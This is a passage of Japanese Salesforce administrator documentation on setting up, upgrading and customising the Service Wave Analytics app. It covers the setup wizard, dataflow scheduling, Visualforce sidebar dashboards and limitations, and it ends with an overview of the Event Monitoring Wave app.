- サービスコンソールなどの任意の Salesforce ページにサイドバーダッシュボードを埋め込みます (ページ 4168)。このステップは、サービスエージェントにシームレスな分析の操作性を提供します。エージェントが定期的に使用するページにサイドバーを埋め込み、通常の作業で主要な総計値にアクセスできるようにすることで、エージェントは最も効果的に顧客に対応できます。
- Wave データセットビルダー (ページ 4292) を使用して、Salesforce データに基づいてアプリケーションにデータセットを追加します。Service Wave には、Salesforce データに基づくデータセットのデフォルトセットが含まれます。追加データセットを作成することで、サービスマネージャがアプリケーションを使用して他の Salesforce データを参照できるようになります。

  メモ: Service Wave は、Salesforce 外部のデータソース、またはアプリケーションで生成されたデータフローからの新規データセットの登録をサポートしていません。

- Service Wave にオブジェクト、項目、および検索条件を追加します。アプリケーションのデータフローを編集 (ページ 4216) し、Salesforce の標準オブジェクトとカスタムオブジェクトおよび項目を含めます。Wave にデータを追加する手順の詳細は、「Wave Analytics データインテグレーション」を参照してください。

メモ: Service Wave アプリケーションライセンスのみで新規データセットを作成するには、Wave データセットビルダーを使用します。Wave は、ビルダーを使用して作成された新規データセットを Wave のデフォルトデータフローに関連付けます。Service Wave アプリケーションのデータフローを編集して新規データセットを登録した場合、作成されたデータセットにはアクセスできません。

Service Wave アプリケーションのアップグレード

新しいバージョンがリリースされるたびにアプリケーションをアップグレードして、最新の Service Wave 機能を活用します。

アプリケーションホームページの上部にあるバナーに、新しいバージョンのリリースが通知されます。リリースの詳細情報へのリンクも表示されます。アプリケーション名のすぐ下、ホームページの左側の列に、アップグレードプロセスを開始するためのリンクもあります。

アプリケーションをアップグレードする手順は、次のとおりです。

ユーザ権限

Waveアプリケーションを作成および管理する

- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

1. バナーの[新機能]リンクか、アプリケーションホームページの左側の列の[新しいバージョンをご利用いただけます]をクリックします。
2. 開いたページの一番上に新しいバージョンに関する情報があります。ページ下部には、[現在のアプリケーションをアップグレード]ボタンと[新規アプリケーションを作成]ボタンがあります。
3. ボタンの上にマウスポインタを置くと、その機能についての説明が表示されます。[現在のアプリケーションをアップグレード]をクリックすると、現在のアプリケーションとすべてのアセットが上書きされ、新しいバージョンに基づくアプリケーションに置き換えられます。アップグレードすると、データフローに加えた新しい項目やオブジェクト、セキュリティ設定やダッシュボードの表示ラベルおよび色に加えた変更などのカスタマイズも削除されます。[新規アプリケーションを作成]をクリックすると、新しいバージョンに基づいて現在のアプリケーションの2つ目のコピーが作成されます。状況に合うオプションを決定し、該当するボタンをクリックします。
4. 警告: アプリケーションをカスタマイズした場合は、[現在のアプリケーションをアップグレード]ではなく[新規アプリケーションを作成]をクリックし、新しいバージョンに基づいてアプリケーションのコピーを作成します。新しいアプリケーションを作成すると、現在のバージョンとカスタマイズが保存され、カスタマイズした内容を新しいバージョンのアプリケーションに手動でコピーできます。

   [現在のアプリケーションをアップグレード]をクリックすると、アップグレードオプションは現在のアプリケーションを上書きし、追加したカスタマイズは削除されるという警告画面が表示されます。カスタマイズを上書きしても問題ない場合はチェックボックスをオンにし、[次へ]をクリックします。問題がある場合は、[戻る]をクリックして前の画面に戻ります。[次へ]をクリックすると、設定ウィザードへ進みます。ステップ6へスキップします。
5. [新規アプリケーションを作成]をクリックすると、設定ウィザードへ進みます。現在のアプリケーションを上書きせず、追加したカスタマイズも保存されるため、警告は表示されません。
6. 設定ウィザードは、最後にウィザードを使用したときに選択した設定を読み込んで表示されます。これらの設定を保持するか、変更できます。ウィザードの各ページを確認します。
7. ウィザードが完了すると、Waveの画面にアップグレードの影響を受けるアセットが表示されます。その画面で、アップグレードによって変更、削除、追加されるデータセット、ダッシュボード、レンズの数を確認します。また、アセットがどのように変更されるか(変更されたのはデータか、外観か)も表示されます。同じ画面で、アプリケーションに行われた変更のコードが含まれるファイルをダウンロードすることもできます。アプリケーションをカスタマイズしている場合、ファイルをダウンロードして保存し、カスタマイズコードをコピーして、アップグレードされたバージョンに貼り付けることができます。
8. アップグレードオプションの場合のみ:アプリケーションをアップグレードする場合は、[現在のアプリケーションをアップグレード]をクリックします。これにより、行ったカスタマイズは上書きされます。また、

[戻る]をクリックし、設定ウィザードに戻って選択を変更することも、右上隅の [X] をクリックしてキャンセルすることもできます。

9. *作成オプションの場合のみ*:新しいアプリケーションを作成する場合、現在のバージョンとは異なるアプリケーション名を入力し、[新規アプリケーションを作成] をクリックします。このオプションでは、現在のアプリケーションとそのすべてのカスタマイズが保存されます。また、[戻る]をクリックし、設定ウィザードに戻って選択を変更することも、右上隅の [X] をクリックしてキャンセルすることもできます。

アプリケーション名の下のリンクに[アプリケーションをリセット]と表示されていれば、最新バージョンのアプリケーションが使用されており、アップグレードの必要はありません。

設定ウィザードを使用した Service Wave のカスタマイズ

Service Wave 設定ウィザードを使用すると、Service Wave アプリケーションを会社の Service Cloud データの保存および表示方法に合わせて作成できます。

Service Wave アプリケーションを作成するときに、組み込みの設定ウィザードに一連の質問が表示されます。ほとんどが必須の質問が含まれる 3 つの基本的なページで開始されます。質問の回答によっては、1 つまたは 2 つの省略可能なページが表示されます。各自の回答に応じて、Service Wave アプリケーションのダッシュボードに Service Cloud データがどのように表示されるかが決まります。組織での Service Cloud データの利用方法に基づいて、ダッシュボードができるだけ有意義かつ有用となるように、これらの質問に回答してください。

ユーザ権限

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

ウィザードには適切な回答を選択するのに役立つ説明があり、多くの質問は一目でわかるようになっています。次に、ウィザードの使用方法に関するヒントを示します。このヒントでは、複雑な質問に回答する方法も詳しく説明されています。

重要: Service Wave で使用するすべての項目を Wave Analytics クラウドインテグレーションユーザが参照できるように、Salesforce項目レベルセキュリティを設定します。インテグレーションユーザがデータフローを実行し、そのユーザに適切な項目レベルセキュリティ権限がない場合、データフローは失敗します。「項目レベルセキュリティ」 (ページ 654)を参照してください。

一般的なガイドライン

ウィザードを使用して最適の結果を得るには、次のガイドラインに従います。

- ほとんどの質問は、**Salesforce**オブジェクトの項目の選択リストで回答します。このリストには、オブジェクトに設定した標準の Salesforce 項目とカスタム項目が含まれます。表示される項目から選択してこれらの質問に回答します。このタイプの質問の多くは 1 つの項目のみを選択できますが、一部の質問では複数の項目を選択できます。
- オブジェクトの項目は**1**回のみ選択できます。選択した項目は他の質問の回答では使用できなくなります。
- 他の質問は、「はい」/「いいえ」**(Boolean)**で回答するか、一連のオプションから選択するか、テキストを入力する必要があります。
- アスタリスク **(*)** の付いた質問は必ず回答する必要があります。
- デフォルトの回答で一連の便利なダッシュボードが作成されます。選択する内容が不明な場合は、事前に選択された回答を使用してください。一部の質問は事前に回答が選択されていません。その場合、選択を促すメッセージが表示されます。

- ウィザードの設定では、アプリケーションの一部 (検索条件やウィジェットなど) のみを制御できます。アプリケーションは、ユーザがほとんど作業することなく、すぐに Analytics の価値を享受できるように構築されています。
- 質問のコンテキストに適合するのは、一部の回答のみです。多くの場合、質問には多数の項目が含まれていますが、アプリケーションには一部の項目のみが有意義です。たとえば、取引先オブジェクトには [写真の URL] 項目が含まれていますが、[写真の URL] で取引先データを絞り込むことはほとんどありません。

ページ 1: Service Wave にケースの総計値がどのように表示されるかの決定

ケースがどの程度速やかに解決されたか、サービスレベル契約 (SLA) の範囲内で解決されたかどうかなど、ケースの所要時間に関する、組織にとって重要な総計値を選択します。次の質問以外のすべての質問は、必須かつ 1 つの選択のみが可能です。

- 質問 1 (省略可能): ケースの所要時間を追跡するために Salesforce で使用するプライマリ項目がある場合、その項目を示すように求められます。ケースの所要時間を追跡しない場合、Service Wave 独自の数式を使用して、ケースのオープン日とクローズ日に基づいてケースの所要時間が計算されます。ケースがまだオープン中の場合、現在日付が計算に使用されます。選択できるのは 1 つのみです。
- 質問 2 (省略可能): ケースの所要時間に関する他の項目 (セカンダリ) を使用するかどうか質問されます。*顧客側の [所要時間]* と *エージェント側の [所要時間]* など、複数の項目を選択できます。
- 質問 3: SLA の準拠を追跡するために使用する項目を選択するよう求められます。通常、SLA の準拠は、ケースオブジェクトのカスタム数式項目または標準の [マイルストン状況] 項目で追跡します ([マイルストン状況] 項目値には、「準拠」、「オープン違反」、「クローズ違反」があります)。Boolean 型のカスタム数式項目を使用して SLA の準拠を追跡する場合、ウィザードでその項目を選択することはできません。その場合、任意の項目を選択し、Boolean 型の項目を含めるようにデータフローを手動で編集します (「データフローの設定」 を参照)。次に、Service Wave ダッシュボード JSON でその項目名を検索して置換します (『Wave Analytics ダッシュボード JSON ガイド』 を参照)。
- 質問 4: ケースが初回連絡で解決したことを記録するために使用する項目を選択するよう求められます。通常、初回連絡での解決は、ケースオブジェクトの Boolean 型のカスタム数式項目または標準の [作成時にクローズ] (IsClosedOnCreate) 項目で追跡します。

ページ 2: アプリケーションがデータをドリルインする方法の制御

Service Wave でケースの状況、重要度、所有者、理由、種別に関するデータにドリルインする方法を指定します。サービスケースの発生源チャネル、および初回連絡で解決した場合はその他の側面に関するデータが Service Wave にどのように表示されるかも制御します。次の質問以外のすべての質問は、必須かつ 1 つの選択のみが可能です。

- 質問 11: ケースの所有者の割り当てにキューを使用するかどうか質問されます。Service Cloud 組織にキューがあり、少なくとも 1 つのケースがキューに関連付けられている場合にのみ、「はい」と答えます。

  重要: 「はい」と答え、キューがなくケースがキューに関連付けられていない場合、Service Wave の作成は失敗します。

- 質問 12 (省略可能): ダッシュボードが組織にとって重要な基準にドリルインするように、前の質問で未対応のケースオブジェクトの基準項目を選択します。基準は、ケース解決時間、オープンケースとクローズケースの数、収益など、定量的な値です。

- 質問 13 (省略可能): ダッシュボードが組織にとって重要なディメンションにドリルインするように、前の質問で未対応のケースオブジェクトのディメンション項目を選択します。ディメンションは、日付、地域、製品名など、定性的な値です。

ページ 3: レポート領域の選択

Service Wave ダッシュボードのレポートに表示されるサービスデータの領域を選択します。これには顧客満足度 (CSAT)、ナレッジリソースとテレフォニーの使用、ケースが商談に関連付けられているかどうかが含まれる場合があります。すべての質問は、必須かつ 1 つの選択のみが可能です。

- 質問 2: CSAT スコアを追跡するかどうか質問されます。「はい」と答えた場合、CSAT の追跡方法に関する質問のページが表示されます。ページ 4 「CSAT 総計値の設定」を参照してください。
- 質問 3: サポートプロセスでナレッジリソースを使用するかどうか質問されます。「はい」と答えた場合、ナレッジの使用方法に関する質問のページが表示されます。ページ 5 「ナレッジデータの設定」を参照してください。

  重要: Service Cloud 組織でナレッジを使用していない場合に「はい」と答えると、Service Wave の作成は失敗します。

- 質問 4: サポートプロセスでテレフォニーを使用するかどうか質問されます。「はい」と答えた場合、Service Wave でテレフォニーに関するダッシュボードが作成されます。

  重要: テレフォニーダッシュボードを正常に作成するには、Service Wave の ToDo オブジェクトで電話の使用状況データを追跡する必要があります。組織の ToDo オブジェクトの標準活動項目に、通話時間、通話オブジェクト ID、通話結果、通話種別などのテレフォニーデータがある必要があります。これらの項目に通話データを保存する場合、「はい」と答えます。通話データをカスタムオブジェクトまたは Salesforce 外部に保存する場合、「いいえ」と答えます。Service Cloud 組織で電話の使用状況データを追跡していない場合に「はい」と答えると、ダッシュボードの作成は失敗します。

ページ 4: CSAT 総計値の設定 (省略可能)

ダッシュボードに情報が正しく表示されるように、Service Wave で CSAT を追跡する方法を指定します。このページはページ 3 の質問 1 に「はい」と答えた場合にのみ表示され、この質問への回答は必須です。成功を収めるには、慎重に次の手順に従ってください。詳細は、「CSAT 総計値の設定例」を参照してください。

- 質問 1: CSAT の追跡にどのオブジェクトを使用するか質問されます。Service Wave のデフォルトでは、ケースオブジェクトに設定されています。CSAT の追跡に別のオブジェクトを使用する場合、選択リストからそのオブジェクトを選択します。
- 質問 2: CSAT を追跡するために使用する、質問 1 で選択したオブジェクトの項目を選択するよう求められます。
- 質問 3 (省略可能): *質問 1 でケース以外のオブジェクトを選択した場合にのみ回答します。*ダッシュボードに CSAT データを表示するには、Service Wave でそのオブジェクトとケース間の結合を作成する必要があります (結合の例は「CSAT 総計値の設定例」を参照)。ケースの識別情報を保存する項目の API 参照名を入力します。通常、これは「Id」項目で、その場合は `Id` と入力します。

  Id 以外の項目の場合、その項目の API 参照名を検索します。[設定] --> [ケース] --> [項目] に移動します。標準項目が示された上部のグラフの [項目名] 列に API 参照名が表示されます。たとえば、`IsSelfServiceClosed`

は [セルフサービスユーザによるクローズ] 項目の API 参照名です。下の方にあるカスタム項目のグラフには、[API 参照名] 列があります。

- 質問 4 (省略可能): *質問 1 でケース以外のオブジェクトを選択した場合にのみ回答します。*ケースオブジェクトと結合する、質問 1 で選択したオブジェクトの項目を決定します。ケース ID が含まれる項目を使用します。ここでは、その項目の API 参照名を入力します。

  項目の API 参照名を検索するには、[設定] --> [<選択したオブジェクト>] --> [項目] に移動します。標準項目が示された上部のグラフの [項目名] 列に API 参照名が表示されます。下の方にあるカスタム項目のグラフには、[API 参照名] 列があります。

ページ 5: ナレッジデータの設定 (省略可能)

Service Wave のダッシュボードでナレッジ記事に関するデータが表示される方法を指定します。このページはページ 3 の質問 2 に「はい」と答えた場合にのみ表示され、この質問への回答は必須です。

- 質問 1 (省略可能): Service Wave のダッシュボードに表示されるデータの記事タイプについて質問されます。1 つの記事タイプのみを選択します。

CSAT 総計値の設定例


このシナリオには、Service Wave 設定ウィザードのページ 4 の質問に答えるために役立つ情報があります。

ケース以外のオブジェクトで、サービスケースの CSAT スコアなどの顧客満足度 (CSAT) データを追跡する場合、このページの質問への回答は特に注意が必要です。

たとえば、CSAT スコアを「CSAT Survey」(CSAT アンケート) というカスタムオブジェクトに保存する場合、質問 1 でこのオブジェクトを選択します。質問 2 で、レポートに表示する CSAT の測定値が含まれる、[CSat スコア] などの項目を指定します。Service Wave のダッシュボードに CSAT 別のケース、取引先、およびエージェントに関するデータを表示できるように、質問 1 で指定したカスタムオブジェクトをケースオブジェクトに関連付ける必要があります。このリレーションは結合を使用して作成されます。

ケースオブジェクトとカスタム CSAT オブジェクト間のリレーションを指定するには、両方のオブジェクトの結合キーを指定し、質問 3 と 4 でそれぞれの API 参照名を入力します。通常、ケースオブジェクトではこれは「Id」項目です。この例のカスタムオブジェクト「CSAT Survey」では、これはケース ID を保存するカスタム項目です。このシナリオでは、API 参照名が `CaseId__c` の項目です。

次の図は、この 2 つのオブジェクトの結合を示しています。



Service Wave の日次データフローのスケジュール

Service Wave で探索を開始する前に、日次データフローを通常の営業時間外にスケジュールします。


Service Wave を作成する場合、その作成プロセスには、最新の Service Cloud データを Wave にインポートするデータフローが含まれます。アプリケーションで最新の Salesforce データを使用するために、データフローを毎日再実行するようにスケジュールできます。データフローによってアプリケーションの使用が妨げられないように、通常の営業時間外にデータフローが実行されるようにスケジュールします。

ユーザ権限


Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

メモ: Service Wave データフローは、アプリケーションを作成するときに 1 回のみ実行されます。アプリケーションで最新のサービスデータが使用されるように、このデータフローの日次スケジュールを設定してください。


1. Salesforce ウィンドウの右上にある Force.com メニューで **Wave Analytics** に移動します (まだ移動していない場合)。画面の右上にあるギアアイコンをクリックし、[データ監視] を開きます。



2. [データ監視] 画面の左上にあるメニューから [データフロービュー] を選択します。



3. 作成したアプリケーションを見つけます。ページをスクロールダウンすることが必要になる場合もあります。アプリケーションのアイコンと名前の横にある画面右端のメニューを開きます。[スケジュール] を選択し、データフローの時刻を設定します。データフローによって業務が妨げられないように、通常の勤務時間外を選択します。[保存] をクリックします。



Salesforce ページへの Service Wave サイドバーダッシュボードの埋め込み

ユーザ権限	
Wave テンプレートアプリケーションを使用する	「Wave Analytics テンプレートアプリケーションの使用」
Service Wave を使用する	「Service Cloud Analytics テンプレートおよびアプリケーションへのアクセス」
Wave アプリケーションを作成および管理する	「Wave Analytics テンプレートアプリケーションの管理」
	「Wave Analytics データフローの編集」
データセットの拡張メタデータ (XMD) ファイルを編集する	「Wave Analytics データフローの編集」
Visualforce ページを作成する	「アプリケーションのカスタマイズ」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

Service Wave ダッシュボードを Salesforce ページに追加し、サービスチームがケースの全体像を把握して適切に対応できるようにします。

Service Wave にはサイドバーと呼ばれる 3 つの特殊なダッシュボードがあり、サービスエージェントがケースに関するデータの視覚化にすばやくアクセスできます。

- 「顧客別」サイドバーには、商品、ケースの原因と優先度、および CSAT を含む、エージェントの顧客のスナップショットが表示されます。
- 「類似性別」サイドバーには、以前のケースに関するデータが表示されるため、エージェントは類似するケースで行われた対応に基づいて顧客とのやりとりを進めることができます。
- 「ケース履歴別」サイドバーには、ケースのライフサイクルのクイックビューが表示されるため、エージェントはより確かな情報に基づいて顧客に対応できます。

システム管理者は、エージェントが通常のケース作業の実行中にシームレスに Service Wave にアクセスできるように、これらを Salesforce ページに埋め込むことができます。たとえば、Salesforce システム管理者がサービスコンソールから Service Cloud にアクセスできるようにする場合、サービスコンソールにサイドバーダッシュボードを埋め込むことが理想的です。手順は、次のとおりです。

1. 各サイドバーの VisualForce ページを作成します。[設定] に移動して [クイック検索] ボックスに「Visualforce ページ」と入力し、[Visualforce ページ] を選択して [新規] をクリックします。表示ラベルにサイドバーの名前を入力し、必要に応じて説明を入力します。
2. エディタを開いたときに表示されるテキストを `<apex:page standardController="case"> <wave:dashboard dashboardId="Your_dashboard_id" height="1000px" showTitle="false" filter="Filter_condition" /></apex:page>` に置き換えます。
   a. `Your_dashboard_ID` をサイドバーのダッシュボード ID に置き換えます。Service Wave でサイドバーを開くとダッシュボード ID を確認できます。ID はサイドバーの URL の最後の 15 文字です。

3. 「顧客別」サイドバーのページを作成する場合、`filter="Filter_condition"` を `filter="{'ServiceCase1': {'AccountId': ['{!case.AccountId}']}}"` 検索条件に置き換えます。
   a. `'ServiceCase1'` は、Service Case データセット名のプレースホルダです。この名前を検索するには、ダッシュボードを開いて **Command+e** を押し、ダッシュボードの JSON を表示して `ServiceCase` を検索します。データセットの名前には、アプリケーションを作成するたびに増分する数値が追加されます (`'ServiceCase2'` など)。この数値を含む完全なデータセット名を入力します。
4. 「類似性別」サイドバーのページを作成する場合、`filter="Filter_condition"` を `filter="{'ServiceCase': {'Reason': ['{!case.Reason}'],'Product__c': ['{!case.Product__c}']}}` 検索条件に置き換えます。
   a. `'ServiceCase1'` は、Service Case データセット名のプレースホルダです。この名前の検索方法については、「ステップ 4」を参照してください。
   b. `'Product_c'` は、商品の追跡に使用するカスタム項目名のプレースホルダです。この項目は、設定ウィザードのページ 2、質問 4 で選択した項目です。[設定] に移動し、[クイック検索] ボックスに「`Cases`」と入力してこの項目名を検索することもできます。[項目] をクリックし、カスタム項目名を確認して商品に使用する項目を検索します。項目の API 参照名を探し、その名前をクエリの両方の `'Product_c'` の代わりに使用します。
5. 「ケース履歴別」サイドバーのページを作成する場合、`filter="Filter_condition"` を `filter="{'ServiceCase1': {'Id': ['{!case.Id}'], 'OwnerId' : ['{!case.OwnerId}'], 'Product__c' : ['{!case.Product__c}'], 'Reason' : ['{!case.Reason}']}}"` 検索条件に置き換えます。
   a. `'ServiceCase1'` は、Service Case データセット名のプレースホルダです。この名前の検索方法については、「ステップ 4」を参照してください。
   b. `'Product__c'` は、商品ファミリの追跡に使用するカスタム項目名のプレースホルダです。その項目名の検索方法については、「ステップ 4」を参照してください。
   c. `'Reason'` は、ケースの原因の追跡に使用する項目名のプレースホルダです。この項目は、設定ウィザードのページ 2、質問 5 で選択した項目です。[設定] に移動し、[クイック検索] ボックスに「`Cases`」と入力してこの項目名を検索することもできます。[項目] をクリックし、カスタム項目名を確認してケースの原因に使用する項目を検索します。項目の API 参照名を探し、その名前をクエリの `'Reason'` の代わりに使用します。
6. ページを保存し、プレビューモードで開いてダッシュボードに表示されることを確認します。
7. コンソールまたは Salesforce の任意のページにこのページを追加します。[設定] を使用して、サイドバーに含める特定のページレイアウトを検索します。たとえば、ケースオブジェクトの情報のページレイアウトを使用するとします。この場合、[設定] の [クイック検索] ボックスに「`Cases`」と入力し、[ケース] の下の [ページレイアウト] を開いて、編集するページレイアウトを探します。
8. [レイアウトを編集する] をクリックし、上部付近にある [カスタムコンソールコンポーネント] タブを選択します。[右サイドバー] セクションに移動し、作成したページのいずれかを選択します。
9. 幅を 450 ピクセルに設定し、レイアウトを保存します。編集したページにサイドバーが埋め込まれて表示されます。
10. 必要に応じて、他の 2 つのサイドバーでこのステップを繰り返します。

Salesforce Classic タブでの Service Wave の有効化

Service Wave にアクセスする 1 つの方法は、Force.com メニューで Wave Analytics に移動し、Wave ホームページからアプリケーションを選択することです。チームがアプリケーションにアクセスしやすくなるように、Salesforce Classic のタブとして公開することもできます。これを行うには、Service Wave - Overview ダッシュボードを含む Visualforce ページを指し示す新しいタブを作成します。完全な手順は、「Wave Analytics ダッシュボードの Visualforce ページへの追加」を参照してください。

Service Wave Analytics アプリケーションの制限事項について

Service Wave では、Service Cloud に特定のデータが含まれている必要があり、初期状態で制限された Salesforce オブジェクトのセットがサポートされ、他のさまざまな制限事項があります。

Service Wave データ要件

Service Wave ダッシュボードが正常に機能するには、Service Cloud データに次のそれぞれ 1 つ以上のデータが含まれている必要があります。

- 行動
- ToDo
- クローズケース
- ケースまたは商談に添付された公開記事

ケースオブジェクトのカスタム数式項目が存在するか、次の項目が作成されている必要があります。

- SLA 失敗 (テキスト項目)
- FCR (Boolean)

Salesforce オブジェクトおよび項目の Service Wave サポート

Service Wave では、すべての Salesforce 標準/カスタムオブジェクトおよびデータがサポートされます。ただし、アプリケーションの初回作成時は、デフォルトで定義済みのオブジェクトおよび項目のセットのみが含まれます。アプリケーションでは、次の Salesforce オブジェクトから選択された項目を公開するデータフローが作成されます。

- Account
- Cases
- Contact
- Events
- User
- UserRole
- Task

Service Wave では、設定ウィザードで選択した回答に応じて、次のオプションからの項目も使用する場合があります。

- CaseArticle
- CaseHistory
- CSAT (カスタムオブジェクト)

- グループ
- 1 つのナレッジ記事タイプ (カスタムオブジェクト)
- RecordType
- 商談

Service Wave は、標準 Salesforce オブジェクトの標準およびカスタム項目をサポートしています。提供される項目は、組み込みの設定ウィザードを使用してアプリケーションを作成したときの回答によって決まります。

メモ: Service Wave でサポートされるカスタムオブジェクトには制限があり、Service Wave を実装する組織ごとに 10 個までとなっています。これは契約上の制限であり、技術的な制限ではありません。

アプリケーションの初回作成時に含まれていなかったカスタムオブジェクトまたは項目を追加するには、Service Wave データフローを更新する必要があります。詳細は、「データフローを使用したデータセットの作成」を参照してください。

Service Wave のその他の制限

Service Wave は、外部データソース、またはアプリケーションで生成されたデータフローからの新規データセットの登録をサポートしていません。

ダッシュボード/データフローへの CSAT スコアの追加は任意です。アプリケーション設定ウィザードでは、カスタムケース項目または関連付けられたカスタムオブジェクトからの CSAT をケースオブジェクトに関連付けることができます。

セキュリティ述語や他のデータセット検索条件は、手動でアプリケーションデータフローに追加する必要があります。

アプリケーションの作成時に、複数階層 (テナント/マネージャ) はサポートされません。この機能は手動で追加する必要があります。

現在、Knowledge Usage ダッシュボードには 1 つの記事タイプのレポートが表示されます。この記事タイプは、設定ウィザードの使用時に選択します。

Event Monitoring Wave アプリケーション

Event Monitoring Wave アプリケーションは、イベント監視を統合し、監査履歴データを設定することにより、ユーザや組織の動作に関するインサイトを提供します。

メモ: イベント監視の一部として Event Monitoring Wave アプリケーションを使用することもできます。このアプリケーションは、登録の一部として提供されたデータのアップロードおよびアクセスを行う場合にのみ使用します。ユーザがこのアプリケーションを使用して、他のデータのアップロードやアクセスを行うことがないようにしてください。Salesforce では、そのような使用を監視することがあります。イベント監視 Wave アプリケーションは英語のみで利用できます。

Event Monitoring Wave アプリケーションは、Salesforce で監視データを探索するために初めて組み込まれた方法です。アプリケーションの作成は簡単で、事前作成済みのダッシュボードやデータセットが付属しているため、すぐに探索を開始できます。このアプリケーションを使用することにより、組織のデータの詳細を調べ、不審な行動、ページのパフォーマンスの低下、ユーザ導入の低下などをすばやく特定できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Event Monitoring Wave アプリケーションを使用する
- 「Wave Analytics テンプレートアプリケーションの使用」
- 「Event Monitoring Wave テンプレートおよびアプリケーションへのアクセス」

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

1. Event Monitoring Wave アプリケーションの Salesforce 権限の設定
   組織で Event Monitoring Wave アプリケーションを使用できるように設定するために、Wave を有効にし、権限セットライセンスを割り当て、権限セットを作成して割り当てます。
2. Event Monitoring Wave アプリケーションの作成と共有
   正しい権限さえ有効にすれば、Event Monitoring Wave アプリケーションの設定は簡単です。
3. Event Monitoring Wave アプリケーションのアップグレード
   新しいバージョンがリリースされるたびにアプリケーションをアップグレードして、最新の Event Monitoring Wave 機能を活用します。
4. Event Monitoring Wave の日次データフローのスケジュール
   Event Monitoring Wave で探索を開始する前に、日次データフローをスケジュールします。
5. Event Monitoring Wave アプリケーションの事前作成済みダッシュボードについて
   Event Monitoring Wave アプリケーションには、事前作成済みのダッシュボードのセットが付属しているため、データの探索をすぐに開始できます。組織からのデータは、生成時に自動的に Event Monitoring Wave アプリケーションのデータセットに読み込まれます。
6. Event Monitoring Wave アプリケーションの用語の概要
   Event Monitoring Wave アプリケーションで使用される総計値と用語を理解すると、このアプリケーションを最大限に活用する上で役立ちます。

